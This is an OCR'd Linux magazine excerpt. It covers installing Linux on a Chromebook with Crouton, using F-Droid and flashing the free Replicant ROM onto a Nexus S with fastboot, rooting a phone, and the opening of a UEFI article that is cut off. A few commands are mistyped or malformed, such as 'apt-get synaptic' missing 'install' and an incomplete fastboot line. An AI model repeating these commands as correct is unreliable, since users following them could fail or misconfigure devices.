The new BIOS can be confusing, here's how you can bust it right open.

84 Build a Linux PC
Build the ideal desktop, media centre and server, all running Linux at their heart.

94 Advanced file systems
Discover what your Linux file system has to do and how you can create RAID.

98 Build your own NAS
Now you're building systems why not create your own NAS box for storage?

104 Build your own robot
It's time to get hardware hacking and put your energies into low-cost robots.

108 OpenGL on the Pi
Turn your hand to 3D graphics, but on the Raspberry Pi, it's OpenGL made easy.

112 Hack your router
Even your poor router can't escape our hacking frenzy, here's how to crack it.



Install Linux on your new Chromebook

For those who've bought a Chromebook and miss a full operating system, we'll show you how to get an assortment of Linux distros up and running.


Chrome OS is brilliant – for the type of user the Chromebooks are generally aimed at, it does exactly what it needs to do. It is fast and easy to use – what more could you ask for? Well, after a while, you may find yourself missing some of the features associated with more traditional operating systems. But don't fret, because help is at hand, in the form of Crouton.

Crouton is a set of programs that set up a chroot environment within Chrome OS, from which you can run a Linux OS, with Debian and Ubuntu currently supported. A chroot is not the same as a virtual machine – you are still running on the standard operating system, but within a new environment. This method has several key advantages: for example, it does not touch the existing OS installation, making reversal easy; it uses the Chrome OS drivers for video, wireless and other devices, so there are no compatibility issues; and it is written by the Chrome OS authors, so it should remain compatible with future updates. The only real disadvantage to using Crouton is that there may be a slight performance hit, but you didn't buy a Chromebook for its blazing speed anyway. Oh, and in case you're interested, the name Crouton is a convoluted acronym (standing for ChRomium Os Universal chrooT EnvirONment) that was clearly thought up after the name.

Before you start installing other distros, it's a good idea to create a rescue disk to restore your Chromebook should anything go awry. Even if you're not installing another OS, this is a wise step to take, especially as it's so simple – all you need is a USB stick or SD card of at least 2GB in capacity. Because of the cloud-based nature of Chrome OS, 2GB is enough, because you only need to back up the operating system – your data and settings are safe on Google's servers. (*See the Recovery disks walkthrough on p75 for details.*)

Jargon buster!

apt-get
The program used to install software packages on Debian, Ubuntu and other Linux distros.



This is LXDE running on a Chromebook, but Chrome OS is still there.

Hidden shell

You'll need to activate Developer Mode (*see box, p73 for details*). When you're ready, start downloading Crouton from **http://goo.gl/fd3zc**. This is a script that downloads and installs everything you need. You run it from a shell – yes, Chromebooks come with a shell. Press Ctrl+Alt+T to open the *Crosh* shell in a browser tab. This is a limited shell and Crouton needs to know which distro you want to install; it calls these releases and selects them with the **-r** option. Then it needs to know the target environment you want to install. A target is a collection of software packages, such as a particular desktop. These two commands will list the options:

Enabling Developer Mode

Using Crouton means putting your Chromebook into Developer Mode first, which means you get root access and even a *Bash* shell. This isn't a hack, but a fully supported, if hidden, official option. A warning to start with: enabling Developer Mode wipes your storage. It doesn't affect your cloud storage but any files stored locally should be uploaded to Google Drive before you proceed. The method of enabling developer mode is device-specific – you can find instructions at the *Chromium* website here: **http://bit.ly/1gDHPGd**. On the Acer C720 we used for testing, as with most Samsung devices, you turn the device off and then hold down Escape and Refresh keys before pressing the power button. This gets you into the recovery screen, then press Ctrl+D to enable Developer Mode. Other devices have a hardware button for this.

Once Developer Mode is enabled, you will see the OS verification is OFF screen each time you turn on – press Ctrl+D to continue booting, or wait 30 seconds.



Head to www.chromium.org to pick up the Developer Mode switch for your device.

```
sh -e ~/Downloads/crouton -r list
sh -e ~/Downloads/crouton -t list 2>&1 | more
```

The second command needs to be passed to *more* because it is several screenfuls – hit Space to page through them all. Once you've decided the release and target you want, you can run Crouton. To install Ubuntu 13.10 (Saucy Salamander) with the Unity desktop, for example, run:

```
sudo sh -e ~/Downloads/crouton -r saucy -t unity
```

This uses **sudo** because you need root to install the software. You can also specify multiple targets, like this example that installs Debian Wheezy with the LXDE desktop and the XBMC media centre:

```
sudo sh -e ~/Downloads/crouton -r \wheezy -t lxde,xmbc
```

Starting up

Depending on the target(s) selected and the speed of your internet connection, this could take a while. When it has finished, it tells you the command needed to start your chosen distro in the chroot, such as:

```
sudo startunity
```

Run that command and you will be in a standard Ubuntu desktop. When you have finished, log out in the usual way and you go back to the familiar Chrome OS. You can switch between the two by holding Ctrl+Alt+Shift and pressing Forward or Back, too. In fact, the Chrome OS navigation keys above the numeric row are treated as the F keys by Linux, so these are really Ctrl+Alt+Shift+F1 and Ctrl+Alt+Shift+F2.

The installation you end up with is not the complete distro as you would get installing it natively, but any extra packages can be installed in the usual way. If using Unity, the *Software Centre* is not installed, so open a terminal in Unity (Ctrl+Alt+T) and run:


```
sudo apt-get update
sudo apt-get install software-center
```

Now you can install any other packages you need from the GUI. You can also install extra target environments with the **-u** flag. For example, to add the LXDE environment to the Ubuntu chroot we created before, we would run:

```
sudo sh -e ~/Downloads/crouton -r saucy -u -t lxde
```

Adding some privacy

As you may have noticed, enabling Developer Mode gives you root access through **sudo**, without requiring a password. This is slightly less secure for Chrome OS, but your login and files are still protected by your Google login, but it means that all the files in your chroot are readable, even with a passwordless guest login. If this concerns you, it is possible to encrypt the entire chroot by using the **-e** flag for Crouton. This prompts for a password and uses that to encrypt the entire chroot directory, meaning you can neither read nor run the chroot without the password. For example:



Unity is perfect for running everything in full screen.

```
sudo sh -e ~/Downloads/crouton -e -r wheezy -t xfce
```

There are lots of distribution releases and targets to choose from; you could install them all at once but that would get pretty bloated, so how do you try them all out? The answer is that you can have as many chroots as you have space for.

If you plan to do this, you may find it easier to use Crouton's **-n** option to give each chroot a name, otherwise they are simply names after the release. Naming is important when installing multiple releases, because the name is needed when running the startup commands, otherwise Crouton just loads the first release in which it finds the target you gave. Adding **-n**, like this, lets you ensure the right release is loaded:

```
sudo startunity -n saucy
```

Crouton also installs a couple of useful tools, particularly *edit-chroot*. This can be used to back up a chroot.

```
sudo edit-chroot -b saucy
```

creates a backup file in **~/Downloads**, which you can restore with the following:

```
sudo edit-chroot -r ~/Downloads/backup-file.tar.gz
```

Copy this somewhere safe. Even if you do a full reset/recovery, you can still restore it by downloading Crouton again and running:

```
sudo sh -e ~/Downloads/crouton -f backup-file.tar.gz
```

You can also use *delete-chroot* to delete a chroot, which you could have worked out for yourself, or you can simply delete the directory holding it from **/usr/local/chroots** to go back to a vanilla Chrome OS. Assuming, of course, that you'd want to do that. Follow the steps over the page...

Jargon buster!


chroot
A directory into which a program is locked. It can't see anything outside.


Quick tip

When trying multiple distros or targets, clean out any you have finished with. At several GB each, your storage will soon disappear.

Hardware hacks

Install a release







1 Open a shell

» Open a terminal window by pressing Ctrl+Alt+T. This will be a basic *Crosh* shell in a browser tab, which has a limited set of commands – you can see them by typing **list**. One of the commands is **shell**, which gives you a full *Bash* shell (patched for Shellshock), like other distros. It's true – Chrome OS has a proper Linux OS behind the scenes.

2 Choose a release and target

Running Crouton with **-t list** will show you all the available targets. You'll probably want one of the standard desktop environments. Chromebooks are relatively low-powered, and a lightweight desktop such as LXDE is a good choice, while Unity is better suited to running everything full-screen.







3 Encrypt your files

Adding **-e** to Crouton's command line (this is not the same as the **-e** that follows **sh**) causes your chroot to be stored in an encrypted directory. Chose a decent passphrase – this is all that is protecting your files, but remember that most of your data will probably be saved in the cloud because Chromebooks have very little storage.

4 Installing the distro

Because Crouton is only an installer, it needs to download the distro release files before installing, so allow time for this. Even with a fast connection, it can take more than 30 minutes to download and install everything if you have chosen large targets – the sizes are shown in the output from crouton **-t list**.





5 Add a package manager

The default targets include only the command line package manager, *apt-get*. For most people, the first step is to open a terminal and use it to install a more friendly option, such as *software-center* for Ubuntu or *Synaptic* for Ubuntu or Debian. Run **sudo apt-get update** to make sure you get the current version, then **sudo apt-get synaptic**.

6 Run Synaptic

Once you have *Synaptic* installed, you have easy access to all the software in a distro's repository. Most of the targets are slimmed down, to save on downloads and give a faster installation, but you can install anything you want from here. Either use the Search button or just browse the categories to see what is available.

Recovery disks






1 Back up to USB

Plug in a USB stick or SD card of at least 2GB capacity, open Chrome and type **chrome://imageburner** into the location bar. Chrome OS downloads and installs the recovery image for your Chromebook. If you have more than one model of Chromebook, run this separately for each one; it gets the correct image for that device.

2 Create the recovery disk

After downloading, the image is written to your USB stick. If you don't create a recovery disk, it's also possible to get this image from another computer and copy it manually, by following the instructions at **http://google.com/chromeos/recovery**, but you have to make sure you get the right image – they are specific to each model.





3 In case of emergency


If you corrupt Chrome OS and get the following scary 'Chrome OS is missing or damaged' message, plug in your recovery medium. You can also force a recovery, if you want to go ahead and restore it anyway, by pressing the hard reset button or key combination, which varies from model to model. Check your Chromebook's documentation for whatever applies. ■

Crouton: the pros and cons

Comparing a £200 Chromebook to a full laptop may seem unfair – it is more in the netbook price range, and aimed at a similar market – but we'll do that anyway. Running Ubuntu or Debian on a Chromebook is just like running it on a proper laptop. The only differences are down to the use of a chroot and the scary messages you get on bootup. This means you have to boot into Chrome OS first and then open a shell to start the chrooted session, but Chromebooks are designed to be suspended rather than shut down, so this isn't necessary often. Because it uses the hardware through Chrome OS, you need to do things such as set up your network connection in there, but as you can switch between the operating systems at will, this is not a problem. This isn't dual boot; it's running both systems at once – far more convenient.

The main limitation with this setup is the lack of storage space and dependence on a network connection and cloud services. While Chrome OS handles this transparently, you need to set up some sort of online syncing from your chrooted distro, using services, such as *OwnCloud*, Spideroak or Dropbox.

There are other ways of installing Linux on a Chromebook but Crouton does it in the least intrusive way, leaving your existing OS untouched (apart from needing to enable Developer Mode). You can also try multiple distros, and remove them when done, which is also a key benefit of this approach. Not least of its strengths is that Crouton is developed by the Chrome OS authors and isn't a third-party hack. Future updates to Chrome OS could break your chroots temporarily, but a quick update through Crouton will fix that.







Free Android

Is Android becoming less open source? We think it's drifting in that direction and investigate what the Linux community can do about it.

We love to trumpet Android as an example of open source succeeding in the commercial world, and in a highly cut-throat part of it at that. All the talk of "will this be the year of Linux on the desktop?" faded away as a Linux-based operating system, albeit not the GNU/Linux we are used to, began to take over the world, one phone at a time.

However, what we think about a lot less is that while Android uses an open source kernel, and much else of the operating system is also open source, an increasing proportion of it is becoming closed source, as are the network services it depends on so much.

> **"Your open source handset relies on servers running closed source services."**

Smartphones and tablets are connected devices – they are severely limited when not connected to the internet, and Android phones default to using Google services. These services are not open source – the GPL does not apply in the same way to services that are provided over the web, because the software is not being distributed, only its output. So your open source handset relies on a bunch of servers running closed source services. Yes, you can choose to use a different mail provider instead of GMail, but is there an open alternative to Google Maps and Navigation? OpenStreetMap is doing well, but has neither the coverage nor polish of Google Maps and Navigation.

Open and closed




Open sourcing Android made good sense for Google back in 2007; the Apple iPhone had been released and it wanted to avoid the mobile ecosystem becoming dominated by one operating system in the way that so nearly happened with the desktop. So it released Android as open source, and it grew quickly. Now Android is the dominant operating system and Google wants its control back. It cannot do anything about the kernel and any other open source components it got from outside, but it has been moving its own software to closed source, one 'update' at a time.

The AOSP (Android Open Source Project) still makes available all Android software produced under open source licences but, as this is Google's code, it is free to also release it under a different licence – and this is what it has been doing. Whenever Google switches one of its apps to a closed source licence, development on the AOSP version effectively ceases and none of the new features are added. You may have noticed that the last few Android OS updates – the various Jelly Bean incarnations and Kit-Kat – have been less than overwhelming in terms of the features they add. This is not because Google is doing less, but it is doing it differently. It has moved much of the software that was included in the base release outside of it, using Google Play Services (this is not the same as the Google Play Store). The benefit for Google is that the core apps are no longer tied to the Android release, but can be updated at any time (you will now find all of them in the Play Store), so users are not left in limbo by handset manufacturers and carriers that are unwilling or unable to supply OS updates. To liken this to the familiar world of desktop GNU/Linux, Android has become more of a rolling release, like Debian, and less like the model adopted by other distros of a set of packages that get updates for bug fixes only until the new OS version is released.

> **"This is not a total lockdown of Android by Google. Much of it is still open source."**

Making packages easy to install and update through the Play Store also means that they can be uninstalled, whereas when things were done the old way, only the updates to core Google apps could be uninstalled, reverting to the version bundled with the Android release.



Before you can install *F-Droid*, or any other package from outside the Play Store, you have to enable 'Unknown sources'.

Free choices

This is not a total lockdown of Android by Google. Much of it is still open source, it is just the Google software, and the services it uses, that is closed source. That means there are, as ever, options. If you buy a Samsung phone – and quite a few people have – you will find many of the apps are Samsung's own. You can install the Google ones if you want, but this is not compulsory or even necessary. Amazon has taken things a step further with the Kindle Fire, even having its own version of the Play Store. Now, Amazon may not be a shining beacon for all that is open, but it has shown that running Android without the Google lock-in is possible. The question becomes, can we do something similar – use an Android phone or tablet without the lock-in of Google's, or anyone else's, closed apps?

Before we can address that question, there is another, more fundamental one – do we care? Google's software works, and very well; do we necessarily want to leave the comfort of Google's well tested and popular ecosystem? For many users, who just want their phone to work, the answer may well be no. You are not a regular user, though, or else you wouldn't be reading a computer magazine, let alone a manual like this. Linux users tend to want what is best, not what is easiest, which is part of the reason Linux has progressed to where it is.

The next question is, do you want to completely rid your device of all proprietary code, or are you happy to reduce your reliance on Google and its services? Both are possible, but the former is more difficult. Never the types to shy away from the difficult questions, we will address that one first, by letting you know we will deal with it later. For the latter choice, the app you want is *F-Droid* (**https://f-droid.org**).

F-Droid

The name *F-Droid* is used to refer to two separate but connected entities. It is a repository of applications for Android, like the Play Store's predecessor the Android Market, with an important difference. Every piece of software in there is free and open source. Secondly, there is the *F-Droid* client, used to browse the *F-Droid* catalogue (we can't call it a market or store when everything in it is free). This client is not available in the Play Store, you will need to install it directly from the site. In order to do that, you have to allow your device to load software from other sources – go into Settings>Security and tick the box for "Unknown sources". Note that this can be considered a security risk, in that you are able to install anything from anywhere; but it is your phone, your choice to make and your right to be able to install what you want – even if some smartphone makers see things differently.

Now go to **https://f-droid.org** and download the **apk** package. If you do this using the phone's browser, you can simply open the file to install it. If you downloaded it to your computer, transfer it to the phone by USB, a file sharing site or memory card »


Hardware hacks

and open it. Alternatively, open the site in your desktop browser and scan the QR code with your phone. When you start *F-Droid*, you will see three tabs: available apps, installed apps and those with updates. You may be surprised to find that the installed tab contains programs already; that is because many of the open source apps on *F-Droid* are also in the Play Store. What may be more surprising is that some of them show updates – even though the Play Store shows them as up to date, some apps have newer versions in *F-Droid*. If you try to update these you may find that you need to uninstall the Play Store version first, which will erase any settings you have. Some backup programs, such as *oandbackup* (in *F-Droid*, of course) allow you to save your user data and restore after installing the new version.



Naturally, you will not find as many apps in *F-Droid*'s catalogue as in the Play Store, but the quantity is decent and growing, and the quality is good – there is a distinct lack of tip calculators and flatulence emulators. A nice touch, not present in the Play Store, is a 'What's New' list, showing apps added in the last two weeks – of course, that interval is configurable.

We have touched on the apps and the repository, but what about the core of the device – the ROM containing the kernel? This is largely open source, particularly the kernel, which means that other ROMs are available, such as *CynaogenMod*, (covered in *Linux Format*, **LXF177**). One of the benefits of a custom ROM is that many phones come with modified ROMs, containing the manufacturer's own idea of how Android should look, feel and work. A custom ROM cuts this out, going back to a more default (as in the Nexus range) setup, which is often lighter and faster. Some ROMs do add their own bits on top, but as you are choosing to run a different ROM, you can choose how close to standard it is. One advantage of a custom ROM is that they generally give root access (see box opposite) – although we are currently running a standard ROM on my Nexus 5, but rooted.



› *F-Droid* not only shows all available and installed apps, it has a list of recently added software. And it is all open source.

Replicant

Using *F-Droid* to make sure you are using open source software on your Android device is a step in the right direction, but what if you want a completely free system? This is nowhere near as easy, because of the extent that proprietary software is used in our devices. On the one hand, there is the Google element – all the software that operates through Play Services and uses Google's services. That can be dealt with, although you may lose some features you are used to. More difficult to deal with are the hardware drivers, most of which use proprietary blobs. This issue is similar to that for some desktop and laptop hardware, but often more complex.

> **"You will not find as many apps in F-Droid's catalogue, but the quantity is growing."**

```
[nelz@hactar FreeAndroid/replicant 0]% for i in *.img
do
sudo fastboot flash $(basename $i .img) $i
sleep 5
done
sending 'boot' (2592 KB)...
OKAY [  0.419s]
writing 'boot'...
OKAY [  0.353s]
finished. total time: 0.772s
sending 'recovery' (4176 KB)...
OKAY [  0.664s]
writing 'recovery'...
OKAY [  0.543s]
finished. total time: 1.208s
sending 'system' (202532 KB)...
OKAY [ 31.807s]
writing 'system'...
OKAY [ 27.480s]
finished. total time: 59.287s
sending 'userdata' (18872 KB)...
```

› Using the terminal to flash the *Replicant* image files to the phone.

A mobile operating system without a driver for the telecommunications hardware is about as useful as a chocolate fireguard. There are similar issues on the graphics hardware side, especially in terms of hardware acceleration.

However, progress has been made and there is an Android replacement that is free – *Replicant* (**http://replicant.us**). Because of the hardware driver situation, this is not a drop-in replacement for Android on all devices – there are 11 devices listed on the website at the time of writing, and not all features work on all of those without installing non-free firmware. The main items that need such firmware are Wi-Fi, Bluetooth and some cameras.

Installing *Replicant* is much the same as flashing a custom ROM (since that is basically what *Replicant* is, just one with only open source code). As with any such procedure, you should take a backup before you start, preferably a Nandroid backup if you have a custom recovery that supports this, as flashing the ROM will erase your applications and settings. Also, read the section on firmware before overwriting your current system. The installation process varies between phones – Samsung devices use the *heimdall* program, while Nexus hardware is updated with *fastboot*. We will look at how to install on a Nexus S here, because we have one handy. The *fastboot* program is included with the Android SDK or in a separate **android-tools** package on some distros. It can also be downloaded from the *Replicant* website. You also need a number of image files to write to your device, so go to **http://replicant.us/supported-phones** and follow the link to your device's wiki page. From there, follow the installation link and then the Replicant

Privacy

One of the reasons people give for wanting to move away from Google (and other cloud services) is privacy. It is not surprising that people do not want their movements and communications watched over by others, especially in light of last year's revelations about Prism and various state agencies. By not using Google's software you may think you have regained your privacy, but no mobile phone user has complete privacy. In the same way that your phone can get a reasonably accurate location without GPS – by using the cell towers – so can your telecom provider, and all of your conversations, messages and data still flow through them. The NSA and GCHQ don't need Google, the only way to maintain complete privacy with a mobile phone is not to have one. That's not to say you should give up, but you should be realistic in your expectations.

Image link. Here, you need to download four image files: **boot.img**, **recovery.img**, **system.img**, **userdata.img** and an MD5 checksum file. Then click on the Base URL link and get *fastboot* from the **tools** directory. Save all the files to the same directory and **cd** to that directory in a terminal. If you downloaded *fastboot*, make it executable with

```
chmod +x fastboot
```

If you already have *fastboot* installed, replace **./fastboot** with **fastboot** in each of the following commands. Put the phone into fastboot mode by turning it off and then holding down the power and volume up buttons until the bootloader screen appears with "FASTBOOT MODE" at the top. Now connect the phone to your computer by USB. If you have not installed a custom ROM or rooted your device before, you will need to unlock the bootloader. If in doubt, look at the "LOCK STATE" line on the bootloader screen. If it shows locked, run this in your terminal:

```
sudo ./fastboot oem unlock
```

The phone will ask for confirmation – use the volume buttons to highlight your choice and power to apply it. Now flash the images to the device with these commands:

```
sudo ./fastboot flash boot boot.img
sudo ./fastboot flash recovery recovery.img
sudo ./fastboot flash system system.img
sudo ./fastboot flash userdata userdata.img
```

After each command completes, you should see "Write Success!" on the phone. The third one takes a while – **system.img** is by far the largest of the files. Finally, clear the cache and reboot with

```
sudo ./fastboot erase cache
sudo ./fastboot reboot
```

You should see the *Replicant* logo while booting, and then it loads to the home screen. You can tell you are no longer locked to Google by the way it does not ask you to sign in to a GMail account first.

Keeping the firmware

As mentioned, some functions require firmware files. Replicant does not provide these files, it does not even provide information on how to obtain them, although it does list the needed files on each device's wiki page. If your phone is already rooted, you can simply copy these files to a safe location and restore them after installing *Replicant*. You usually need to root the phone after installing *Replicant* to do this by installing a custom recovery program. I prefer *TWRP*, from



› ***Replicant* contains a decent-sized selection of apps and widgets by default, with many additional ones available in *F-Droid*.**

http://teamw.in/project/twrp2

Download the correct image file for your device and flash it using *fastboot*, like so:

```
sudo ./fastboot imagefile
```

Then you can reboot into the bootloader, select Recovery, go to the Mounts and Storage section to mount **/system** and then send each file from the computer with *adb*, available from the same place as *fastboot*, they are companion programs.

```
sudo ./adb push firmware.file /system/
vendor/firmware/firmware.file
```

using the correct locations for your device.

> **"It is good to know an open source phone OS is available and always will be."**

If you switch the arguments and use **pull** instead of **push**, you copy the files from the phone to the computer, which is a good way of copying them off in the first place.

```
sudo ./adb pull /system/vendor/firmware/
firmware.file firmware.file
```

A custom recovery can also be used to make an Android backup for restoring your system to its previous state, should you wish, so it is well worth installing one before you start installing *Replicant*. Once you have *Replicant* booted, you can start to explore it. You will find it familiar territory – it is basically Android. There are a number of apps provided by default, with plenty more available through *F-Droid*. There is no need to install *F-Droid* with *Replicant*, it is included as the default repository and software manager with *Replicant*. If you want to return to a more default setup, you have a number of options. If you took a Nandroid backup, simply restore it. Or you can follow the usual procedure to install any of the custom ROMs. If you have a Nexus device, you can return to a default Android configuration by downloading and flashing the appropriate image from **https://developers.google.com/android/nexus/images**. These images are supplied as tarballs that contain the image files and a shell script to install them, it's just a matter of unpacking the tarball and running

```
sudo ./flash-all.sh
```

If you find it too limited, at least you've been able to make a choice. If this is the case, do not give up on *Replicant* – check the website, as development is ongoing. It is good to know an open source phone OS is available, and always will be. ■

Rooting your phone

There is a lot of misinformation about rooting phones. Leaving aside any contractual issues with your phone supplier, rooting a phone does not make it less secure or compromise it. That is because adding root capabilities to the phone does not add them to any apps. It is like the **su** or **sudo** commands on your desktop. These allow you to run programs as root, but do not give super user rights to everything else. Adding root to a phone means if an app wants to run as root, it has to ask your permission, which you can give once or for future invocations too. If you do not give such permission within a few seconds, the request times out and is denied. For added security, the default setting of the *SuperSU* program allows root access only for the version of a program that asked for it. When you update that program, you are asked again. Nothing can run as root without your say-so.



UEFI: Boot redefined

The BIOS has been booting PCs for 30 years, but now it's time for a change. Allow us to introduce its successor...

The PC may have changed hugely since IBM launched its Personal Computer in 1981, but what happens when you switch it on has stayed pretty much the same. Every PC has a BIOS responsible for starting the PC and booting the operating system. The BIOS (Basic Input/Output System) performs a series of Power On Self Tests (known as POST) before loading a bootloader from a master boot record, or MBR, on a storage device and executes it. That, then, loads your operating system.

Two new technologies are about to change all that. The BIOS is being superseded by UEFI, the Unified Extensible Firmware Interface, and the MBR by the GUID Partition Table, or GPT.

The BIOS was originally devised as an interface between hardware devices and the Disk Operating System (DOS, more commonly known as MS-DOS). It was, and remains, a 16-bit real-mode program. As operating systems have evolved to 32- and now 64-bit code, they no longer use the BIOS interface, but contain their own device drivers instead. The BIOS's role has been reduced to beginning the boot process, and is largely irrelevant once the operating system has booted.

> **"The BIOS is being superseded by UEFI, and the MBR by GPT"**

The MBR serves two purposes: it contains the bootloader that the BIOS executes to boot the computer, and it contains the partition table that defines the location of the filesystems on the disk. All of this information is stored in the first sector (called sector 0) of the disk, and is

Big disk

